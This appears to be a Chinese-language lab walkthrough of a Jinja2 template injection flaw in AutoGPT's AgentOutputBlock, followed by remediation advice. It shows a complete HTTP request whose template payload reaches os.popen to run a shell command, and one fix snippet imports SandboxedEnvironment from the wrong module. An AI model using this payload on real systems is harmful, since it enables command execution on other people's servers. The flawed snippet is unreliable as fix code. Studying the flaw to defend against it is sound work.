1.前言
摘要:本文介绍了AutoGPT平台中AgentOutputBlock组件的Jinja2模板注入漏洞。该漏洞源于受影响版本中直接使用未启用沙箱环境的jinja2.Environment处理用户输入,导致攻击者可通过构造恶意模板字符串执行系统命令。文章通过靶场实践演示了如何利用此漏洞获取flag,包括漏洞原理分析、靶场环境启动以及具体的攻击Payload构造。
2.漏洞复现

这里我们能得到的信息是
AutoGPT 是一个开源的 AI 智能体开发部署平台。受影响版本中,其 AgentOutputBlock 实现中存在漏洞,代码中直接使用了 jinja2.Environment,在处理用户输入的格式字符串时,默认未启用 Jinja2 的沙箱环境,导致恶意输入可以被传递到模板引擎中,攻击者可通过 Jinja2 的 os、subprocess 等模块执行系统命令。
启动靶场,我们会直接得到如下图所示的画面

这里直接构造博主如下的请求包就可以完成攻击获取 flag
POST /render HTTP/1.1
Host: 39.106.48.123:18787
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: lang=zh-CN
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Length: 117
{
"template": "{{ self._TemplateReference__context.cycler.init.globals.os.popen('cat /flag').read() }}"
}
3. 修复建议
针对 AutoGPT 中 AgentOutputBlock 组件的 Jinja2 模板注入漏洞,开发人员可以采取以下安全措施进行修复:
3.1 启用 Jinja2 沙箱环境
最直接的修复方式是启用 Jinja2 的沙箱环境,限制模板引擎的执行能力:
from jinja2 import Environment, SandboxedEnvironment
不安全的用法(原漏洞代码)
env = Environment()
安全的用法 – 启用沙箱环境
env = SandboxedEnvironment()
SandboxedEnvironment 会限制对危险函数和属性的访问,防止执行系统命令。
3.2 严格输入验证和过滤
对用户输入的模板字符串进行严格的验证和过滤:
- 白名单验证:只允许特定的模板变量和过滤器
- 内容过滤:移除或转义危险字符和关键字(如 __globals__、os、subprocess、eval 等)
- 长度限制:限制模板字符串的最大长度
3.3 使用安全的模板渲染配置
配置 Jinja2 环境时,禁用危险的功能:
env = Environment(
autoescape=True, # 启用自动转义
undefined=StrictUndefined, # 严格模式,未定义变量报错
# 禁用危险功能
extensions=[],
# 自定义过滤器,限制可用功能
filters={}
)
3.4 最小权限原则
在运行 AutoGPT 或类似应用时:
- 使用非特权用户运行应用程序
- 限制文件系统访问权限
- 在容器或沙箱环境中运行
- 定期更新依赖库到安全版本
3.5 安全审计和测试
建议进行以下安全实践:
- 代码审计:定期检查代码中是否存在类似的模板注入风险
- 渗透测试:模拟攻击者尝试各种注入 payload
- 依赖扫描:使用工具扫描第三方库的安全漏洞
- 安全培训:提高开发人员对模板注入等安全问题的认识
通过以上措施,可以有效防止 Jinja2 模板注入漏洞,确保 AutoGPT 平台的安全运行。